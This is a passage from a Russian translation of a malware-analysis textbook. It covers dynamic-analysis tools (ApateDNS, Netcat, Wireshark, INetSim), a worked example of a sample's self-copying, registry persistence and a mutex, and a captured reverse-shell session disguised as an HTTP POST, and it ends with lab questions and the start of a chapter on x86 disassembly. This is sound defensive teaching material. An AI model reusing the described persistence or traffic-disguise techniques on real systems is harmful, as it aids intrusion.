В примере на рисунке DNS-запросы перенаправляются на 127.0.0.1, то есть локальный компьютер, однако адрес можно изменить так, чтобы он указывал на внешнюю систему, например поддельный веб-сервер в виртуальной машине Linux. Поскольку его IP-адрес будет отличаться от адреса виртуальной машины Windows для анализа вредоносной программы, перед запуском сервера обязательно введите правильный IP-адрес. По умолчанию ApateDNS подставляет в DNS-ответы параметры текущего шлюза или DNS.

Дополнительные домены, используемые образцом вредоносной программы, можно получить с помощью параметра несуществующего домена NXDOMAIN под номером ☐. Если первый или второй домен не найден, вредоносная программа часто перебирает разные домены из своей конфигурации. Параметр NXDOMAIN способен обманом заставить программу выдать дополнительные настроенные в ней домены.

Наблюдение с помощью Netcat

Netcat, «швейцарский нож TCP/IP», можно применять как для входящих, так и для исходящих соединений при сканировании портов, создании туннелей и прокси, перенаправлении портов и выполнении множества других задач. В режиме прослушивания Netcat действует как сервер, а в режиме подключения - как клиент. Netcat получает из стандартного ввода данные для передачи по сети. Все полученные данные выводятся на экран через стандартный вывод.

Рассмотрим применение Netcat для анализа вредоносной программы RShell с рисунка 3-9. С помощью ApatеDNS мы перенаправляем DNS-запрос к evil.malwar3.com на локальный компьютер. Если предположить, что вредоносная программа обращается к порту 80, а это распространённый вариант, перед её запуском можно настроить Netcat на прослушивание соединений.

Вредоносные программы часто используют порт 80 или 443, то есть трафик HTTP или HTTPS соответственно, поскольку исходящие соединения через эти порты обычно не блокируются и не отслеживаются. Пример приведён в листинге 3-2.

```
C:\> nc -l -p 80 ①
POST /cq/frame.htm HTTP/1.1
Host: www.google.com ②
User-Agent: Mozilla/5.0 (Windows; Windows NT 5.1; TwFsd2FyZUh1bnRlcg==;
rv:1.38)
Accept: text/html, application
Accept-Language: en-US, en;q=
Accept-Encoding: gzip, deflate
Keep-Alive: 300
Content-Type: application/x-form-urlencoded
Content-Length

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

Z:\Malware> ③
```

Листинг 3-2. Пример Netcat, прослушивающего порт 80

Команда Netcat (nc) под номером ① показывает параметры, необходимые для прослушивания порта. Флаг -l означает прослушивание, а -p с номером порта задаёт прослушиваемый порт. Вредоносная программа подключается к нашему слушателю Netcat, поскольку для перенаправления используется ApatеDNS. Как видите, RShell является обратной оболочкой под номером ②, однако командная оболочка предоставляется не сразу. Сетевое соединение сначала выглядит как HTTP-запрос POST к www.google.com под номером ②. Вероятно, RShell вставляет эти поддельные данные POST, чтобы скрыть обратную оболочку, поскольку сетевые аналитики часто исследуют только начало сеанса.

Перехват пакетов с помощью Wireshark

Wireshark - анализатор с открытым исходным кодом, средство захвата пакетов, которое перехватывает и регистрирует сетевой трафик. Wireshark предоставляет визуализацию, анализ потоков пакетов и подробное исследование отдельных пакетов.

Подобно многим рассматриваемым в книге средствам, Wireshark можно использовать как во благо, так и во зло. Программа позволяет анализировать внутренние сети и их использование, отлаживать проблемы приложений и исследовать протоколы в действии. Но с её помощью также можно перехватывать пароли, выполнять обратную разработку сетевых протоколов, красть конфиденциальные сведения и подслушивать сетевое общение в ближайшем кафе.

Представление Wireshark состоит из четырёх частей, показанных на рисунке 3-10:

- поле Filter под номером ① используется для фильтрации отображаемых пакетов;
- список пакетов под номером ② показывает все пакеты, удовлетворяющие фильтру отображения;
- окно сведений о пакете под номером ③ показывает содержимое выбранного пакета, в данном случае пакета 47;

- шестнадцатеричное окно под номером ☐ показывает шестнадцатеричное содержимое текущего пакета. Оно связано с окном сведений и выделяет все выбранные поля.




Рисунок 3-10. Пример DNS и HTTP в Wireshark

Чтобы просмотреть в Wireshark содержимое сеанса TCP, щёлкните правой кнопкой любой пакет TCP и выберите Follow TCP Stream. Как видно на рисунке 3-11, обе стороны обмена показаны в порядке сеанса, причём каждая сторона соединения выделена своим цветом.




Рисунок 3-11. Окно Follow TCP Stream в Wireshark

Чтобы захватить пакеты, выберите **Capture > Interfaces** и укажите интерфейс, который будет использоваться для сбора. Доступные параметры включают режим прослушивания всего трафика и установку фильтра захвата.

Предупреждение. Известно, что Wireshark содержит множество уязвимостей, поэтому обязательно запускайте её в безопасной среде.

Wireshark помогает понять, как вредоносная программа обменивается данными по сети, перехватывая пакеты во время обмена. Для этого подключитесь к интернету или имитируйте интернет-соединение, затем запустите захват пакетов Wireshark и вредоносную программу. Для имитации интернет-соединения можно использовать Netcat.

Анализ протоколов и дополнительные способы применения Wireshark подробнее рассматриваются в главе 14.

Использование INetSim

INetSim - бесплатный программный комплект на основе Linux для имитации распространённых интернет-служб. Если основной операционной системой является Microsoft Windows, проще всего установить INetSim в виртуальной машине Linux и поместить её в ту же виртуальную сеть, что и машину анализа вредоносных программ.

INetSim - лучшее бесплатное средство предоставления поддельных служб. Оно позволяет анализировать сетевое поведение неизвестных образцов вредоносных программ посредством эмуляции HTTP, HTTPS, FTP, IRC, DNS, SMTP и других служб. В листинге 3-3 перечислены все службы, которые INetSim эмулирует по умолчанию. Здесь они вместе со стандартными портами показаны во время запуска программы.

```
* dns 53/udp/tcp - started (PID 9992)
* http 80/tcp - started (PID 9993)
```



```

* https 443/tcp - started (PID 9994)
* smtp 25/tcp - started (PID 9995)
* irc 6667/tcp - started (PID 10002)
* smtps 465/tcp - started (PID 9996)
* ntp 123/udp - started (PID 10003)
* pop3 110/tcp - started (PID 9997)
* finger 79/tcp - started (PID 10004)
* syslog 514/udp - started (PID 10006)
* tftp 69/udp - started (PID 10001)
* pop3s 995/tcp - started (PID 9998)
* time 37/tcp - started (PID 10007)
* ftp 21/tcp - started (PID 9999)
* ident 113/tcp - started (PID 10005)
* time 37/udp - started (PID 10008)
* ftps 990/tcp - started (PID 10000)
* daytime 13/tcp - started (PID 10009)
* daytime 13/udp - started (PID 10010)
* echo 7/tcp - started (PID 10011)
* echo 7/udp - started (PID 10012)
* discard 9/udp - started (PID 10014)
* discard 9/tcp - started (PID 10013)
* quotd 17/tcp - started (PID 10015)
* quotd 17/udp - started (PID 10016)
* chargen 19/tcp - started (PID 10017)
* dummy 1/udp - started (PID 10020)
* chargen 19/udp - started (PID 10018)
* dummy 1/tcp - started (PID 10019)

```

Листинг 3-3. Службы, эмулируемые INetSim по умолчанию

INetSim делает всё возможное, чтобы выглядеть как настоящий сервер, и предоставляет множество легко настраиваемых возможностей для успешной имитации. Например, при сканировании по умолчанию возвращается баннер веб-сервера Microsoft IIS.

Одни из лучших возможностей INetSim встроены в имитацию серверов HTTP и HTTPS. Например, INetSim способна предоставить почти любой запрошенный файл. Если для продолжения работы вредоносная программа запрашивает на сайте файл JPEG, INetSim ответит правильно оформленным JPEG. Это изображение может оказаться не тем файлом, который искала вредоносная программа, однако сервер не вернёт ошибку 404 или другую ошибку, поэтому даже неверный ответ может сохранить работу программы.

INetSim также регистрирует все входящие запросы и соединения, что особенно полезно для определения подключения вредоносной программы к стандартной службе и просмотра выполняемых запросов. Кроме того, INetSim чрезвычайно гибко настраивается. Например, можно задать страницу или объект, возвращаемый после запроса. Если вы поняли, что исследуемая вредоносная программа ищет конкретную веб-страницу и только после неё продолжает исполнение, эту страницу можно предоставить. Также можно изменить порт прослушивания различных служб, что полезно, если вредоносная программа использует нестандартные порты.

Поскольку INetSim создавалась с расчётом на анализ вредоносных программ, в ней есть множество уникальных возможностей, например служба Dummy, регистрирующая все полученные от клиента данные независимо от порта. Dummy особенно полезна для захвата всего трафика, который клиент отправляет на порты, не занятые каким-либо другим модулем службы. С её помощью можно зарегистрировать все порты, к которым подключается вредоносная программа, и соответствующие отправляемые данные. Как минимум завершится установление TCP-соединения, а возможно, удастся собрать и дополнительные данные.

Базовые динамические средства на практике

Все рассмотренные в этой главе инструменты можно использовать совместно, чтобы получить при динамическом анализе как можно больше сведений. В этом разделе мы задействуем все обсуждавшиеся средства и представим пример настройки для анализа вредоносной программы. Такая настройка может включать следующие действия:

1. Запустить проктор, установить фильтр по имени исполняемого файла вредоносной программы и очистить все события непосредственно перед запуском.
2. Запустить Process Explorer.
3. Сделать первый снимок реестра с помощью Regshot.
4. Настроить виртуальную сеть требуемым образом с помощью INetSim и ApateDNS.
5. Настроить регистрацию сетевого трафика с помощью Wireshark.

На рисунке 3-12 приведена схема виртуальной сети, которую можно создать для анализа вредоносных программ. Она содержит два узла: виртуальную машину Windows для анализа вредоносных программ и виртуальную машину Linux с работающей INetSim. Посредством INetSim виртуальная машина Linux прослушивает множество портов, включая HTTPS, FTP и HTTP. Виртуальная машина Windows прослушивает порт 53 для DNS-запросов с помощью ApateDNS. В качестве DNS-сервера виртуальной машины Windows настроен локальный компьютер 127.0.0.1. ApateDNS настроена на перенаправление к виртуальной машине Linux 192.168.117.169.

Если попытаться открыть сайт в браузере виртуальной машины Windows, DNS-запрос будет разрешён ApateDNS, которая перенаправит его на виртуальную машину Linux. Затем браузер выполнит запрос GET через порт 80 к серверу INetSim, прослушивающему этот порт в виртуальной машине Linux.




Рисунок 3-12. Пример виртуальной сети

Посмотрим, как эта настройка работает на практике, исследовав вредоносную программу `msts.exe`. Мы завершаем первоначальную настройку, а затем запускаем `msts.exe` в виртуальной машине для анализа. Через некоторое время останавливаем захват событий в прокторе и создаём второй снимок Regshot. После этого начинаем анализ следующим образом:

1. Исследуем ApateDNS, чтобы выяснить, выполнялись ли DNS-запросы. Как показано на рисунке 3-13, вредоносная программа отправила DNS-запрос для `www.malwareanalysisbook.com`.

ApateDNS		
Capture Window DNS Hex View		
Time	Domain Requested	DNS Returned
14:20:24	www.malwareanalysisbook.com	FOUND

Рисунок 3-13. Запрос ApateDNS к www.malwareanalysisbook.com

2. Просматриваем результаты просмон на предмет изменений файловой системы. На рисунке 3-14 видны операции CreateFile и WriteFile с порядковыми номерами 141 и 142 для файла C:\WINDOWS\system32\winhlp2.exe. При дальнейшем исследовании мы сравниваем winhlp2.exe с msts.exe и видим, что они идентичны. Следовательно, вредоносная программа копирует себя в этот каталог.

Process Monitor - Sysinternals: www.sysinternals.com							
File Edit Event Filter Tools Options Help							
Sequence	Time...	Process Name	PID	Operation	Path	Result	Detail
141	4:55:...	msts.exe	1800	CreateFile	C:\WINDOWS\system32\winhlp2.exe	SUCCESS	Desired Access: Generic Write...
142	4:55:...	msts.exe	1800	WriteFile	C:\WINDOWS\system32\winhlp2.exe	SUCCESS	Offset: 0, Length: 7,168
143	4:55:...	msts.exe	1800	CloseFile	C:\WINDOWS\system32\winhlp2.exe	SUCCESS	

Рисунок 3-14. Вывод Просмон с установленным фильтром msts.exe

3. Сравниваем два снимка Regshot для выявления изменений. В показанных ниже результатах видно, что вредоносная программа установила значение автозапуска winhlp в HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run. Записанные в это значение данные указывают место, куда программа скопировала себя, C:\WINDOWS\system32\winhlp2.exe, и этот новый двоичный файл будет исполнен при перезагрузке системы.

```
Values added:3
-----
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\winhlp: C:\WINDOWS\system32\winhlp2.exe
```

4. Используем Process Explorer, чтобы исследовать процесс и определить, создаёт ли он мьютексы или прослушивает входящие соединения. На рисунке 3-15 видно, что msts.exe создаёт мьютекс, также называемый mutant, с именем Evil1 под номером ☐. Мьютексы подробно рассматриваются в главе 7, но сейчас достаточно знать, что msts.exe, вероятно, создала его, чтобы одновременно работал только один экземпляр вредоносной программы. Если мьютекс достаточно уникален, он может служить превосходным отпечатком вредоносной программы.

5. Просматриваем журналы INetSim на предмет запросов и попыток подключения к стандартным службам. Первая строка показанного ниже журнала сообщает, что вредоносная программа обменивается данными через порт 443, но не использует стандартный протокол Secure Sockets Layer (SSL), на что указывают ошибки под номером ☐.

```
[2010-X] [15013] [https 443/tcp 15199] [192.168.117.128:1043] connect
[2010-X] [15013] [https 443/tcp 15199] [192.168.117.128:1043]
ⓐ Error setting up SSL: SSL accept attempt failed with unknown error
Error:140760FC:SSL routines:SSL23_GET_CLIENT_HELLO:unknown protocol
[2010-X] [15013] [https 443/tcp 15199] [192.168.117.128:1043] disconnect
```




Рисунок 3-15. Исследование активного процесса msts.exe в Process Explorer

6. Просматриваем захват Wireshark в поисках сетевого трафика, созданного вредоносной программой. Используя INetSim во время захвата с помощью Wireshark, можно перехватить установление TCP-соединения и исходные пакеты данных, отправленные вредоносной программой. Как показано на рисунке 3-16, содержимое потока TCP через порт 443 представляет собой случайные данные ACSII, что часто указывает на нестандартный протокол.

В такой ситуации лучше всего запустить вредоносную программу ещё несколько раз и поискать постоянные элементы в начальных пакетах соединения. Полученные сведения можно использовать для создания сетевой сигнатуры; эти навыки рассматриваются в главе 14.




Рисунок 3-16. Wireshark показывает нестандартный сетевой протокол

Заключение

Базовый динамический анализ вредоносной программы помогает провести базовый статический анализ и подтвердить его результаты. Большинство описанных в этой главе инструментов бесплатны и просты в использовании, но при этом предоставляют значительный объем подробных сведений.

Однако у методов базового динамического анализа есть недостатки, поэтому мы не остановимся на этом. Например, чтобы полностью понять сетевой компонент `msts.exe`, пришлось бы выполнить обратную разработку протокола и определить лучший способ продолжить анализ. Следующий этап - расширенный статический анализ с дизассемблированием и исследованием на уровне двоичного кода, который рассматривается в следующей главе.

Лабораторные работы

Лабораторная работа 3-1

Проанализируйте вредоносную программу из файла `Lab03-01.exe` с помощью средств базового динамического анализа.

Вопросы

1. Какие импортируемые функции и строки содержит эта вредоносная программа?
2. Каковы индикаторы вредоносной программы на уровне компьютера?
3. Существуют ли полезные сетевые сигнатуры этой вредоносной программы? Если да, каковы они?

Лабораторная работа 3-2

Проанализируйте вредоносную программу из файла `Lab03-02.dll` с помощью средств базового динамического анализа.

Вопросы

1. Как заставить вредоносную программу установить себя?
2. Как запустить вредоносную программу после установки?
3. Как найти процесс, внутри которого работает эта вредоносная программа?
4. Какие фильтры можно установить в ргостоп для получения сведений?
5. Каковы индикаторы вредоносной программы на уровне компьютера?
6. Существуют ли полезные сетевые сигнатуры этой вредоносной программы?

Лабораторная работа 3-3

Запустите вредоносную программу из файла Lab03-03.exe в безопасной среде, наблюдая за ней с помощью средств базового динамического анализа.

Вопросы

1. Что вы замечаете при наблюдении за вредоносной программой в Process Explorer?
2. Удаётся ли определить какие-либо изменения в действующей памяти?
3. Каковы индикаторы вредоносной программы на уровне компьютера?
4. Каково назначение этой программы?

Лабораторная работа 3-4

Проанализируйте вредоносную программу из файла Lab03-04.exe с помощью средств базового динамического анализа. Эта программа дополнительно исследуется в лабораторных работах главы 9.

Вопросы

1. Что происходит при запуске этого файла?
2. Что создаёт препятствие для динамического анализа?
3. Существуют ли другие способы запустить эту программу?

Часть II. Расширенный статический анализ

Глава 4. Краткий курс дизассемблирования x86

Как говорилось в предыдущих главах, базовые методы статического и динамического анализа вредоносных программ хорошо подходят для первоначальной сортировки, но не предоставляют достаточно сведений для полного исследования вредоносной программы.

Базовые статические методы подобны внешнему осмотру тела при вскрытии. Статический анализ позволяет сделать некоторые предварительные выводы, однако для получения полной картины требуется более глубокое исследование. Например, можно обнаружить импорт определённой функции, но не узнать, как она используется и используется ли вообще.

У базовых динамических методов также есть недостатки. Например, базовый динамический анализ способен показать реакцию исследуемой вредоносной программы на специально сформированный пакет, однако узнать формат пакета можно лишь при более глубоком исследовании. Именно здесь понадобится дизассемблирование, с которым вы познакомитесь в этой главе.

Дизассемблирование - специализированный навык, способный напугать новичков в программировании. Но не отчаивайтесь: эта глава даст базовое понимание дизассемблирования и поможет правильно начать работу.

Уровни абстракции

В традиционной архитектуре компьютерную систему можно представить несколькими уровнями абстракции, скрывающими подробности реализации. Например, операционная система Windows работает на множестве различных типов оборудования, поскольку базовое оборудование абстрагировано от ОС.

На рисунке 4-1 показаны три уровня кода, задействованные при анализе вредоносных программ. Авторы вредоносных программ создают программы на языке высокого уровня и с помощью компилятора формируют машинный код для исполнения центральным процессором. Аналитики вредоносных программ и специалисты по обратной разработке, напротив, работают на уровне языка низкого уровня. Мы применяем дизассемблер, чтобы создать читаемый ассемблерный код, который можно исследовать и выяснить принцип работы программы.

